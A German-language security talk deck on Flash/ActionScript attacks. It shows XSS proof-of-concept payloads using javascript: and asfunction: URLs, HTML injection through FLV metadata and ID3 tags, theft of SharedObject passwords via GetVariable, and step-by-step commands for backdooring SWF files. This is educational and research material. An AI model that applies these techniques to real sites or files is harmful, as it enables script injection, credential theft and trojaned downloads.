
HTML in Flash: Das IMG-Tag

- Eye On Security Beispiel XSS.as:

```
class XSS {  
    public static function main(){  
        getURL('javascript:evilcode') ;  
    }  
}
```

- Die AllowScriptAccess Policy gibt es seit Version 8
- Ein XSS ist nur möglich mit einem Film Version ≤ 7
- Deswegen ActionScript mit der Option -version kompilieren:
mtasc **-version 7** -swf evilv7.swf -main -header 1:1:20 XSS.as

HTML in Flash: Das IMG-Tag



`http://url?buttonText=`

HTML in Flash: Das IMG-Tag

- Wenn ein Angreifer versucht direkt ein JavaScript-URL in ein IMG-Tag zu injizieren, passiert nix. Flash checkt nach den Extensions wie '.jpg' oder '.swf'.

- Ein Versuch mit javascript: - allerdings mit '.jpg'-Anhang:

```
<img src='javascript: alert(123); //.jpg' >
```

- Wird ausgeführt!
- Und mit asfunction wie beim A-Tag (allerdings nur nicht-statische Funktionen)

```
<img src='asfunction: path.to.function, arg .jpg' >
```

Potentially Dangerous Native Functions

- Load* Funktionen:
 - `loadVariables('url', level)`
 - `LoadMovie ('url', target)`
 - `LoadMovieNum('url', level)`
 - `XML.load ('url')`
 - `LoadVars.load ('url')`
 - `Sound.loadSound('url' , isStreaming);`
 - `NetStream.play('url');`

Potentially Dangerous Native Functions

- Jede PDNF (Potentially Dangerous Native Function) erlaubt das asfunction:-Pseudo Protokoll. Code wie dieser

```
loadMovie(_root.mURL + '/movie2.swf');
```

- und ein Aufruf von

```
http://host/foo.swf?mURL=asfunction:getURL,javascript:alert(123)//
```

- ergibt im Flashfilm

```
loadMovie('asfunction:getURL,javascript:alert(123)///movie2.swf')
```

==> Scriptcode wird ausgeführt

PDF – FLV Video Player

Flash Apps

- In Flash Video Playern wird oft das NetStream-Objekt zum Abspielen von FLV-Videodateien benutzt:

```
NetStream.play( 'http://host/movie.flv' )
```

- Ein FLV-Film ist ein proprietäres Adobe Video Format und kann enthalten:
 - Audio
 - Video
 - Metadata und sogenannte CuePoints

PDF – FLV Metadata

- Das Metadaten Format ist ein AMF (ActionScript Message Format) Binary Format, das Adobe in einem PDF beschreibt.
- FLV Metadaten sind ein Set von Daten, die verschiedene Videoproperties beschreiben:
 - Höhe und Breite
 - Dateigröße
 - Datenrate
 - Laufzeit
 - CuePoints
 - andere Informationen ...

PDF – FLV Metadata Editors


- flvtool2: Ruby FLV Editor
<http://rubyforge.org/projects/flvtool2/>
- Perl Paket FLVInfo: Perl Package FLV Editor
<http://search.cpan.org/~CDOLAN/FLV-Info-0.18/>
- FLV Metadata Injector: Windows FLV Editor
<http://www.buraks.com/flvmdi/>
- JAMFProxy: Java Flash Remoting Proxy and FLV Editor (wird demnächst released)
<http://www.wisec.it>

PDF – FLV Metadata Injection


- Beim Laden einer FLV-Datei wird ein Event Handler aufgerufen, der 'onMetadata' heisst. Dieser parst die Daten und ermöglicht Zugriff auf die Daten zu Objekten, die sie repräsentieren.
- Ein Angreifer kann in bestimmte Matadaten HTML injizieren:

```
onMetadata = function(metaobject) {  
    my_text.htmlText = 'DataRate = ' + metaobject.videodatarate;  
};
```


PDFNF – FLV Metadata Injection



PDFNF – FLV Metadata Injection



PDFNF – FLV Metadata Injection



PDF - Music Player

- Es gibt eine ganze Reihe von Flashbasierten Music Playern im Web.
- ID Tags werden normalerweise benutzt, um diverse Informationen zu setzen: Genre, Interpret, Titel, ...
- ID3-Tags können benutzt werden um den Datenfluß zu kontrollieren.
- Wie bei onMetadata gibt es ein Handler mit Namen 'onID3':

```
onID3 = function() {  
    my_text.htmlText = this.id3.author;  
};
```

Advanced Hacks

- Dom Injection in Firefox #:
 - Das Flash Firefox-Plugin parsed immer den kompletten String, sogar nach dem Raute-Zeichen
`http://host/flawed.swf?#blah=blah&par1=val1&par2=val2`
 - Das bedeutet, alles nach dem Raute-Zeichen wird vom Plugin geparkt, aber nicht an den Server geschickt (wie beim UXSS in PDF).

Advanced Hacks

- Beim Laden eines SWF über die Address Bar oder über einen IFrame wird das HTML automatisch generiert.
- Wenn das SWF ein XSS ermöglicht kann der Angreifer verschiedene Dinge ausführen:

```
Movie =getElementById('plugin');  
Movie.GetVariable('_root.path.To.Vars');  
Movie.SetVariable('_root.path.To.Vars','string');
```

- Das Lesen oder Setzen von ActionScript Public und Static Attributes kann für folgende Sachen sorgen:
 - Diebstahl von Informationen
 - Ändern des Data Flow in der Applikation

Advanced Hacks

- SharedObjects Funktionen und Variable:
 - Wenn Funktionenn und Variable genutzt werden um Daten aus einem SharedObject in ein Attribut zu speichern, ist es möglich, die Daten über die JavaScript Funktion GetVariable oder eine andere spezifische Funktion aus den erwähnten Beispielen zu stehlen.

```
var so;  
function getShared(arg){  
    this.so = SharedObject.getLocal('myso');  
    return this.so.data[arg];  
}
```

- Mit asfunction kann man getShared('password') aufrufen und mit einem injiziertem JavaScript einen Aufruf machen:

```
movie.GetVariable('_root.obj.so.data.password');
```


Backdooring von Flashfilmen

Man nehme ein ActionScript und baut damit einen Payload

```
class Backdoor {  
    function Backdoor() {  
    }  
    static function main(mc) {  
        getURL("javascript:alert('Say hello to the backdoor')");  
    }  
}
```


Kompiliert wird dieses ActionScript mit MTASC:

```
mtasc -swf backdoor.swf -main -header 450:356:25 backdoor.as
```

swfcombine (SWFTools) wird benutzt, um beides zusammenzufügen

```
swfcombine -o flashfile_bd.swf -T backdoor.swf flashfile.swf
```

Backdooring von Flashfilmen



Quick and Dirty Example (mit gebrochener Player Funktionalität)

Sockets in Flash

- Zitat aus der ActionScript 3 Dokumentation:

`"The Socket class enables ActionScript code to make socket connections and to read and write raw binary data. The Socket class is useful for working with servers that use binary protocols."`

- Martin Johns und Kanatoko Anvil haben ein schönes Beispiel für einen möglichen Angriff gebaut, bei dem die Same Origin Policy mit Hilfe von Anti-DNS Pinning gebrochen wird:

`http://www.jumperz.net/index.php?i=2&a=1&b=8`

Things to look for

- RTMP: Buffer Overflows
- Breaking the Sandbox
- Data Handling der verschiedenen Media Server
- Mehr Spass mit Flex 2 / ActionScript 3
- ActionScript 3 Decompiler
- Flex 3 (OSS)

Links und Ressourcen

- Eye On Security: Bypassing JavaScript Filters – the Flash! Attack
<http://eyeonsecurity.org/papers/flash-xss-description.htm>
- Scan Security Wire: Misuse of Macromedia Flash Ads clickTAG
<http://marc.info/?l=bugtraq&m=105033712615013&w=2>
- Stefan Esser: Poking new holes with Flash Crossdomain Policy Files
http://www.hardened-php.net/library/poking_new_holes_with_flash_crossdomain_policy_files.html
- PDP Architect: Backdooring Flash Objects
<http://www.gnucitizen.org/blog/backdooring-flash-objects/>
<http://www.gnucitizen.org/blog/backdooring-flash-objects-receipt>
- Martin Johns and Kanatoko Anvil: Anti DNS Pinning with AS3
<http://www.jumperz.net/index.php?i=2&a=3&b=3>
- Stefano di Paola (Wisec)
<http://www.wisec.it/>
- Cross-domain AJAX using Flash
<http://blog.monstuff.com/archives/000280.html>

Links und Ressourcen

- ActionScript Language Reference
http://livedocs.adobe.com/flash/mx2004/main_7_2/wwhelp/wwhimpl/js/html/wwhelp.htm?href=Part_AS LR.html
- Flash Remoting MX
